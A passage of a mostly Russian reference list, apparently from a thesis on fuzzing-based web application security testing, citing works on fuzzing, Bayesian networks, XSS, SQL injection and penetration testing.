38. Котенко И. В. Применение технологии управления информацией и событиями безопасности для защиты информации в критически важных инфраструктурах / И.В. Котенко, И.Б. Саенко, О.В. Полубелова, А.А. Чечулин // Труды СПИИРАН, 2012. – №1. – С. 27–56.
39. Котенко И.В. Применение графов атак для оценки защищенности компьютерных сетей и анализа событий безопасности / И.В. Котенко, А.А. Чечулин // Системы высокой доступности, 2013. - №3. – С. 103-110.
40. Кочкаров А.А. Управление безопасностью и стойкостью сложных систем в условиях внешних воздействий / А.А Кочкаров, Г.Г. Малинецкий // Проблемы управления, 2005. - №5.- С. 70-76.

41. Липаев, В.В. Надежность программного обеспечения / В.В. Липаев – М.: Радио и связь, 1998. – 200 с.
42. Масленников Е.Д. Предсказания на основе байесовских сетей доверия: алгоритм и программная реализация / Е.Д. Масленников, В.Б. Сулимов // Вычислительные методы и программирование, 2010. – №11. – С 94-107.
43. Методика определения актуальных угроз безопасности персональных данных при их обработке в информационных системах персональных данных: утверждена Федеральной службой по техническому и экспортному контролю Российской Федерации 14 февраля 2008 г. // Справочно-правовая система Консультант плюс.
44. Мищенко А.И. Механизмы поиска уязвимостей в операционных системах, построенных на базе ядра LINUX / А.И. Мищенко // Системы и средства информатики. – 2013. - №1. – С. 27-32.
45. Назаров А.Н. Интеллектуальная система анализа кибербезопасности в пространстве на web технологиях / А.Н. Назаров, А.А. Комаров // T-Comm - Телекоммуникации и Транспорт, 2013. - №10. – С. 81-84.
46. Носеевич Г.М. Поиск входных точек для веб-приложений с динамическим пользовательским интерфейсом / Г.М. Носеевич, А.А. Петухов // Безопасность информационных технологий, 2013. – №1. – С. 13-20
47. Об информации, информационных технологиях и о защите информации: федер. закон от 27.07.2006 № 149-ФЗ (ред. от 13.07.2015) // Справочно-правовая система Консультант плюс.
48. Петренко С.А. Политики безопасности компании при работе в интернет / С.А. Петренко, В.А. Курбатов. – М.: ДМК-Пресс, 2011. – 396 с.
49. Печенкин А.И. Применение генетических алгоритмов для поиска уязвимостей в сетевых протоколах методом фаззинга / А.И. Печенкин // Системы высокой доступности, 2013. - №3. – С. 63-69.
50. Полубекова О.В. Построение онтологий уязвимостей и применение логического вывода для управления информацией и событиями безопасности / О.В.

Полубекова, И.В. Котенко // Безопасность информационных технологий, 2013. – №1. – С. 21-24.

51. Полухин П.В. Адаптация динамической байесовской сети к про-цессу фаззинга XSS уязвимостей веб-приложений / П.В. Полухин // Научная дискуссия: вопросы технических наук. № 1-2 (15): сборник статей по материалам XVIII-XIX Междунар. заочн. научн.-практ. конф. – М.: Международный центр науки и образования, 2014. – С. 43-50.
52. Полухин П.В. Анализ защищенности систем аутентификации и управления сессиями веб-приложений на основе технологии фаззинга / П.В. Полухин // Технические науки – основа современной инновационной системы: III Междунар. научн.-практ. конф. (2014; Йошкар-Ола). – Приволжский научно-исследовательский центр. – Йошкар-Ола: Коллоквиум, 2014. – С. 52-55.
53. Полухин П.В. Анализ метода серого ящика как эффективного ин-струмента фаззинга SQL инъекций / П.В. Полухин // Инновационное развитие России: проблемы и перспективы: сборник статей III Междунар. научн.-практ. конф. – Пенза: РИО ПГСХА, 2014. – С. 41-45.
54. Полухин П.В. Анализ обнаружения SQL инъекций в веб-приложениях на основе технологии фаззинга / П.В. Полухин // Радиоэлек-тронная борьба. Способы и средства. Информационная безопасность: сб. статей по материалам Межвузовской НПК курсантов и слушателей «Молодежные чтения памяти Ю.А. Гагарина» 20 мая 2014 в 2 ч. Ч. 2. Воронеж: ВУНЦ ВВС «ВВА», 2014. – С. 98-103.
55. Полухин П.В. Анализ особенностей использования фаззинга как инструмента тестирования межсетевых экранов безопасности веб-приложений / П.В. Полухин // Технические науки: проблемы и перспективы: материалы II Междунар. науч. конф. (г. Санкт-Петербург, апрель 2014 г.). – СПб: Заневская площадь, 2014. – С. 12-14.
56. Полухин П.В. Интеграция динамических байесовских сетей в процесс тестирования веб-приложений для выявления уязвимостей межсайтингового скриптинга / П.В. Полухин // Научное обозрение. – 2014. - № 9. – С. 414-422.

57. Полухин П.В. Интеграция инновационного подхода фаззинга для анализа XSS уязвимостей / Полухин П.В. // Инновационное развитие России: проблемы и перспективы: сборник статей III Междунар. научн.-практ. конф. – Пенза: РИО ПГСХА, 2014. – С. 46-49.
58. Полухин П.В. Математические методы повышения эффективности обнаружения небезопасных ссылок на объекты веб-приложений на основе технологии фаззинга / П.В. Полухин // Технические науки – основа современной инновационной системы: III Междунар. научн.-практ. конф. (2014; Йошкар-Ола). – Приволжский научно-исследовательский центр. – Йошкар-Ола: Коллоквиум, 2014. – С. 44-49.
59. Полухин П.В. Методика реализации системного подхода к анализу защищенности веб-приложений с помощью технологии фаззинга / П.В. Полухин // Научная дискуссия: вопросы технических наук. № 11 (13): сборник статей по материалам XVI Междунар. заочн. научн.-практ. конф. – М.: Международный центр науки и образования, 2013. – С. 23-28.
60. Полухин П.В. Механизмы повышения эффективности выявления компонентов с уязвимостями на основе технологии фаззинга / П.В. Полухин // Фундаментальные и прикладные исследования: проблемы и результаты. Сборник материалов X Междунар. научн-практ. конф. / Под. общ. ред. С.С. Чернова. - Новосибирск: Издательство ЦРНС, 2014. – С. 166-170.
61. Полухин П.В. Обнаружение и локализация не безопасных перенаправлений с использованием фаззинга / П.В. Полухин // Научная дискуссия: вопросы математики, физики, химии, биологии. № 2 (14): сборник статей по материалам XIV Междунар. заочн. научн.-практ. конф. – М.: Международный центр науки и образования, 2014. – С. 14-19.
62. Полухин П.В. Особенности метода фаззинга с использованием множества комбинаций наборов входных данных / П.В. Полухин // Технические науки - основа современной инновационной системы». Материалы I научн.-практ. конф. (25 апр. 2012 г; Йошкар-Ола): в 2 ч. - Йошкар-Ола: Коллоквиум, 2012.- Ч. 1. – С. 113-115.

63. Полухин П.В. Оценка генетического алгоритма интеллектуального фаззинга как адаптивного механизма поиска XSS уязвимостей /П.В. Полухин // Радиоэлектронная борьба. Способы и средства. Информационная безопасность: сб. статей по материалам Межвузовской НПК курсантов и слушателей «Молодежные чтения памяти Ю.А. Гагарина» 20 мая 2014 в 2 ч. Ч. 2. Воронеж: ВУНЦ ВВС «ВВА», 2014. – С. 98-103.
64. Полухин П.В. Построение математической модели фаззера на ос-нове динамической сети Байеса: тестирование нарушений конфигураций системы веб-приложений / П.В. Полухин // Наука в современном обществе: материалы V Междунар. научн. конф. – Ставрополь: Логос, 2014. – С. 98-101.
65. Полухин П.В. Практическая апробация фаззинга межсайтового скриптинга методом черного ящика к тестированию интернет и интранет приложений / П.В. Полухин // Перспективы развития информаци-онных технологий: сборник мате-риалов XXV Международной научно- практической конференции / Под. общ. ред. С.С. Чернова. - Новосибирск: Издательство ЦРНС, 2015. – С. 17-22.
66. Полухин П.В. Программно-аппаратный комплекс для проведения специальных исследований технических средств передачи и обработки информации / П.В. Полухин // Связь и телекоммуникации - инновационное развитие регионов. Тезисы научн.-практ. конф. (31 марта-1 апреля 2011 г.). - Воронеж: Концерн «Созвездие», 2011. – С. 36.
67. Полухин П.В. Развитие функциональных возможностей фаззинга уязвимостей типа подделка межсайтовых запросов с использованием динамической сети Байеса / П.В. Полухин // Наука в современном обществе: материалы V Междунар. научн. конф.. – Ставрополь: Логос, 2014. – С. 93-98.
68. Полухин П.В. Систематизация этапов возникновения и развития технологии фаззинга / П.В. Полухин // Приоритетные научные направления: от теории к практике: сборник материалов X Междунар. научн.- практ. конф. / Под. общ. ред. С.С. Чернова. - Новосибирск: Издательство ЦРНС, 2014. – С. 95-101.
69. Полухин П.В. Сравнительный анализ современных веб-технологий / П.В. Полухин // Informative and communicative space and a person : materials of the

IV international scientific conference on April 15-16, 2014. – Prague : Vedecko vydavatelske centrum «Siciosfera-CZ». – P. 90-94.

70. Полухин П.В. Фаззинг - современная технология поиска уязвимостей в веб-приложениях / П.В. Полухин // Наука и современность - 2012. Сборник материалов XVI Междунар. научн.-практ. конф.: в 2-х частях / Под. общ. ред. С.С. Чернова. - Новосибирск: Издательство НГТУ, 2012. - Ч. 1. – С. 313-318.
71. Полухин П.В. Фаззинг веб-приложений, защищенных модулем APACHE MOD_REWRITE / П.В. Полухин // Перспективы развития информационных технологий. Сборник материалов VII Междунар. научн.- практ. конфер. / Под. общ. ред. С.С. Чернова. - Новосибирск: Издательство НГТУ, 2012. – С 105-109.
72. Полухин П.В. Фаззинг как прогрессивный механизм выявления уязвимостей типа нарушение управление доступом / П.В. Полухин // Перспективы развития информационных технологий: сборник материалов XVII Междунар. научн.-практ. конф. / Под. общ. ред. С.С. Чернова. - Новосибирск: Издательство ЦРНС, 2014. – С. 40-44.
73. Полухин П.В. Фаззинг методом черного ящика инъекций кода как механизм получения начального вероятностного распределения динамической системы тестирования / П.В. Полухин // Научная дискуссия: вопросы технических наук. № 7-8 (27): сборник статей по материалам XXXVI-XXXVII международной заочной научно-практической конференции. – М., Изд. «Интернаука», 2015. – С. 11-16.
74. Полухин П.В. Фаззинг персональных данных веб-приложений как инструмент анализа уязвимостей в условиях неопределенности \ П.В. Полухин // Научная дискуссия: инновации в современном мире. № 2 (22): сборник статей по материалам XXII Междунар. заочн. научн.-практ. конф. – М.: Международный центр науки и образования, 2014. – С 36-40.
75. Сироткин А.В. Байесовские сети доверия: дерево сочленений и его вероятностная семантика / А.В. Сироткин // Труды СПИИРАН, 2006. – №3. – С. 228-239.

76. Скембрей Дж. Секреты хакеров. Безопасность сетей – готовые решения / Дж. Скембрей Ст. Мак-Клар, Дж. Курц. – М.: Вильямс, 2001. – 656 с.
77. Соболев А.Н. Физические основы перспективной вычислительной техники и обеспечения информационной безопасности / А. Н. Соболев, В.М. Кириллов, А.В. Киселев. – М: Гелиос АРВ, 2012. – 256 с.
78. Соловьев С.В. Применение экспертных методов при прогнозировании угроз безопасности информации с использованием баз данных уязвимостей / С.В. Соловьев, Мамута В.В. // Информация и безопасность, 2014. – №17. – С 460-463.
79. Студенников К.О. Формирование байесовских сетей для проведения анализа информационных рисков / К.О. Студенников // Информация и безопасность, 2015. – №18. – С 282-285.
80. Тимоян Е.П. Метод оптимизации автоматической проверки уязвимостей удаленных информационных систем / Е.П. Тимоян, Д.А. Кавчук // Безопасность информационных технологий, 2013. - №1. – С. 25-30.
81. Тихонов В.И. Марковские процессы / В.И. Тихонов, М.А. Миронов. – М.: «Сов. радио», 1977. – 488 с.
82. Торопова А.В. Подходы к диагностике согласованности данных в байесовских сетях доверия / А.В. Торопова // Труды СПИИРАН, 2015. – №43. – С. 156-178.
83. Тулупьев А. Байесовские сети, логико-вероятностный подход / А. Тулупьев, С. Николенко, А. Сироткин. – Спб. : Наука, 2006. – 728 с.
84. Тулупьев А.Л. Байесовские сети доверия: логико-вероятностный вывод в ациклических направленных графах / А.Л. Тулупьев, А.В. Сироткин, С.И. Николенко. – СПб.: Изд-во С.-Петерб. ун-та, 2009. 400 с.
85. Уголовный кодекс Российской Федерации (часть первая, вторая и третья): официальный текст . – М. : Омега-Л, 2015. – 211 с.
86. Филяк П.Ю. Проектирование с учетом обеспечения безопасности / П.Ю. Филяк // Информация и безопасность, 2015. – №18. – С 101-106.

87. Шелухин О. И. Обнаружение вторжений в компьютерные сети [сетевые аномалии] / О. И. Шелухин, Д. Ж. Сакалема, А. С. Филинова. – М.: Горячая линия – Телеком, 2013. – 220 с.
88. Щеглов К.А. Технология защиты данных, обрабатываемых в распределенных информационных системах / К.А. Щеглов, А.Ю. Щеглов // Информационные технологии, 2015. – №21. – С. 433-439.
89. Alcorn W. The Browser Hacker’s Handbook / W. Alcorn, C. Frichot, M. Orru – California: WILEY, 2014 – 609 p.
90. Auger R. The business case for security frameworks / R. Auger [Электронный ресурс]. – Режим доступа: http://webappsec.org/projects/articles/042307.shtml.
91. Baloch R. Ethical Hacking and Penetration Testing Guide / R. Baloch – London: Chapman & Hal, CRC Press UK, 2015. – 524 p.
92. Barnett R. Web Application Defender's Cookbook / R Barnett, J Grossman. – Indianapolis: WILEY, 2012 – 552 p.
93. Borgelt K, Kruse R, Steinbrecher M / Graphical Models:Representations for Learning, Reasoning and Data Mining / K Borgelt, R Kruse, M Steinbrecher. – California: WILEY, 2009 – 387 p.
94. Cannings R. Hacking Exposed Web 2.0:Web 2.0 Security Secrets and Solutions / Cannings R, Dwivedi H, Lackey Z. . – California: Mc Graw Hill, 2008. – 429 p.
95. Clarke J. Sql Injection Attack and defense / J. Clarke. – Burlington: Syngress, 2009 – 380 p.
96. Dalziel H. How to Attack and Defend Your Website / H. Dalziel. – Burlington: Syngress, 2014 – 76 p.
97. DeMott J. D. Revolutionizing the field of grey-box attack surface testing with evolutionary fuzzing / J. D. DeMott, R. J. Enbody and W. F. Punch [Электронный ресурс]. – Режим доступа: https://www.blackhat.com/presentations/bh-usa-07/DeMott_Enbody_and_Punch/Presentation/bh-usa-07-demott_enbody_and_punch.pdf
98. Dykstra J. Essential Cybersecurity Science: Build, Test and Evaluate Secure Systems / J. Dykstra. – US: O’Reilly, 2016 – 190 p.

99. Engebretson P. The Basics of Hacking and Penetration Testing / P. Engebretson. – Burlington: Syngress, 2013 – 225 p.
100. Gamerman D. Markov Chain Monte Carlo. Stochastic Simulation for Bayesian Inference ./ D Gamerman, H. F. Lopez . – London: Chapman & Hal, CRC Press UK, 2006. – 323 p.
101. Godefroid P. Automated whitebox fuzz testing / P. Godefroid, M. Levin. – US: NDSS. – 2008. – 350 p.
102. Godefroid P. Automating Software Testing Using Program Analysis / P. Godefroid, Peli de Halleux // IEEE SOFTWARE, 2008. – P. 30-37.
103. Hamiel N. Dynamic Cross-Site Request Forgery. A Per-Request Approach to Session Riding / N. Hamiel, S. Moyer [Электронный ресурс]. – Режим доступа: http://www.blackhat.com/presentations/bh-usa-09/HAMIEL/BHUSA09-Hamiel-DynamicCSRF-PAPER.pdf.
104. Harper A. Gray Hat Hacking. The Ethnical Hacker's Handbook / A. Harper, H. Harris, J. Ness, C. Eagle, J. Lenkey, T. Williams. – California: Mc Graw Hill, 2011. – 693 p.
105. Heiderich M. HTML 5 security / M. Heiderich [Электронный ресурс]. – Режим доступа: http://html5sec.org/
106. Heiderich M. Web Application Obfuscation / M. Heiderich. – Burlington: Syngress, 2010 – 282 p.
107. Hsu Y. A model-based approach to security flaw detection of network protocol implementations / Y. Hsu, G. Shu, and D. Lee [Электронный ресурс]. – Режим доступа: http://www.ieee-icnp.org/2008/papers/Index12.pdf.
108. Khant A. A Most-Neglected Fact about Cross Site Request Forgery / A. Khant [Электронный ресурс]. – Режим доступа: http://yehg.net/lab/pr0js/view.php/A_Most-Neglected_Fact_About_CSRF.pdf.
109. Kolsek M. Session Fixation Vulnerability in Web-based Applications / M. Kolsek [Электронный ресурс]. – Режим доступа: http://www.acrossecurity.com/papers/session_fixation.pdf

110. Korb A. Bayesian Artificial Intelligence / K. Korb, A. Nicholson. – London: Chapman & Hal, CRC Press UK, 2004. – 244 p.
111. Liang F. Advanced Markov Chain Monte Carlo Methods / F Liang, C Liu, J Carrol. – California: WILEY, 2010 – 353 p.
112. Litchfield D. The Database Hacker's Handbook:Defending Database Servers / D Litchfield, C. Anley, J Heasman, B Grindlay. – California: WILEY, 2009 – 425 p.
113. MacKay D. Information Theory, Inference, and Learning Algorithms / D. MacKay. – Cambridge: Cambridge University Press, 2003 – 628 p.
114. Mowbray T. Cybersecurity: Managing Systems, Conducting Testing, and Investigating Intrusions / T. Mowbray. – Indianapolis: WILEY, 2013 – 360 p.
115. Murphy K. Machine Learning: A Probabilistic Perspective. – USA: MIT Press, 2012. – 1067 p.
116. Oehlert P. Violating Assumotions with Fuzzing / P. Oehlert. // IEEE Security & Privace, 2005. – № 2. – P. 58-67.
117. Open Web Application Security Project. OWASP top 10 2013 – injection flaws [Электронный ресурс]. – Режим доступа: http://www.owasp.org/index.php/Top_10_2013-A2.
118. Oriyano S. CEH: Certified Ethical Hacker Version 8 Study Guide / S. Oriyano. – Canada: Sybex, 2014 – 504 p.
119. Robert P. The Bayesian Choice / P. Robert. – US: Springer, 2007 – 533 p.
120. Russel S. Artificial Intelligence A Modern Approach / S. Russel, P. Norvig. – Boston: Prentice Hall, 2009 – 1095 p.
121. Scambray J. Hacking Exposed Web Applications. Web Application Security Secrets and Solutions / J.Scambray, M.Shema, C.Sima– California: Mc Graw Hill, third edition, 2011. – 429 p.
122. Scambray J. Hacking Exposed Web Applications / J. Scambray, M Schema. – California: McGraw-Hill, 2002. – 386 p.
123. Shema M. Hacking Web Apps/ M. Shema. – Burlington: Syngress. – 2012 – 273 p.
124. Stuttard D. The Web Application Hacker’s Handbook / D Stuttard, M. Pinto – California: WILEY, 2011 – 853 p.

125. Stuttard D. The Web Applications Hackers Handbook/ D. Stuttard, M. Pinto. – Indianapolis: WILEY, 2008 – 878 p.

126. Sutton M. Fuzzing. Brute Force Vulnerability Discovery / M. Sutton, A. Greene, P. Amini. – US: Addison Wesley, 2007. – 527 p.

127. Takanen A. Fuzzing for Software Security Testing and Quality Assurance/ A. Takanen, G. DeMott, C. Miller. – US: Artech House, 2008. – 312 p.

128. Thiemann P. Grammar-based analysis of string expressions. In TLDI ’05: Proceedings of the 2005 ACM SIGPLAN international workshop on Types in languages design and implementation/ P. Thiemann // New York ACM, 2005. – P. 59–70.

129. Weidman G. Penetration Testing: A Hands-On Introduction to Hacking / G. Weidman. – San Francisco: No starch Press, 2014. – 528 p.

130. Zalewski M. The Tangled Web. A Guide to Securing Modern Web Applications / M. Zalewski. – San Francisco: No starch Press, 2012. – 477 p.